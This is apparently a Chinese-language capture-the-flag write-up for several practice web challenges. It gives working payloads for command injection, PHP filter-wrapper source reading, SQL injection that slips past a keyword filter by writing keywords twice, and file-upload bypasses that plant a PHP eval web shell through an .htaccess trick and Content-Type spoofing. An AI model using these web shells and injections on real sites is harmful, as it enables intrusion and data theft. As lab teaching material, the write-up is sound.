
发现flag文件 打开直接得到flag




[ACTF2020 新生赛]Exec 1

根据命令的用法，command1&command2 先执行命令2后执行命令1，于是可以利用这点查询想要的信息。

1.ping一个127.0.0.1&ls/ 可以查看目录



2. 发现flag，用 cat命令查看 cat /flag



[极客大挑战 2019]PHP


自己不会反序列化，看大佬的wphttps://segmentfault.com/a/1190000022534926

[ACTF2020 新生赛]Include

1.可以考虑 php://input 伪协议 ， 然后用POST发送PHP代码，把需要执行的内容放到post中

具体原理看这里文件包含漏洞的详解

但是这题过滤了



hacker!


2.PHP伪协议利用来读取网站源码： `?file=php://filter/read=convert.base64-encode/resource=flag.php`

这样就能得到base64编码后的flag.php源码而不执行PHP文件:

解码后可以得到flag


[极客大挑战 2019]BabySQL1

首先查询注入点，随便注释一下没想到就登陆绕过了。但是这没什么用。。



尝试`admin' order by 1#`

发现order 只剩下了 der 过滤了or??



再经过尝试

发现过滤了 or union select from information

采用双写绕过。


爆数据库 `password=admin' uniunionon selselectect 1,2,group_concat(schema_name) frfromom infoorrmation_schema.schemata #`

爆表

`?username=admin&password=admin' uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema=database()#`


爆表b4bsql中的数据

`?username=admin&password=admin' and uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_schema=database() anandd table_name='b4bsql'#`




爆字段内容

```
?username=admin&password=admin' and uniunionon selselectect 1,2,group_concat(concat_ws("~",
username,passwoorrd)) frfromom b4bsql#
```



在网页看不全flag 查看源码之后就可以看到了：




[极客大挑战 2019]Upload

1.先尝试上传包含一句话木马 内容的图片

```
<?php @eval($_POST['aaa']); ?>
```

发现“<?”被过滤了



2.用**js脚本绕过**：


```
<script language = 'php'>@eval($_POST[aaa]);</script>
```

但是上传时会验证是否是图片


3.用burpsuite抓包改包 **添加文件头绕过再修改文件类型**为可读取的php类型

这里过滤了php5/php3/php/php4 未过滤的是phtml

4.上传后连接菜刀，获取shell



5.在根目录下找到flag




6、将flag下载到本地 改后缀txt直接打开就可以看到了

[MRCTF2020]你传你□呢

和上面一道题都是文件上传类型的


1.先试试上传一句话木马的php文件，发现过滤了php文件



我扌 your problem?

依次尝试php/php3/php/5/phtml 发现都被过滤了

2，改后缀上传jpg文件就成功了



Warning: mkdir(): File exists in **/var/www/html/upload.php** on line **23**
/var/www/html/upload/e212016b5b8997dab70c4c6966046503/eval.jpg succesfully uploaded!

3.可以先上传一个**.htaccess** 文件，用来把jpg文件解析成php文件，接下来再上传jpg文件就可以直接当成php文件解析了
.htaccess 文件代码为：


```
AddType application/x-httpd-php .jpg
```

直接上传.htaccess 会上传失败
所以改用burpsuite 抓包改包，将**Content-Type** 内容改成 **image/jpeg** 即可

4.接下来上传包含一句话木马内容并且后缀为.jpg的文件

Warning: mkdir(): File exists in **/var/www/html/upload.php** on line **23**
/var/www/html/upload/e212016b5b8997dab70c4c6966046503/eval.jpg succesfully uploaded!

5.连接菜刀，获取shell 在根目录下可以看到flag



2020-10-18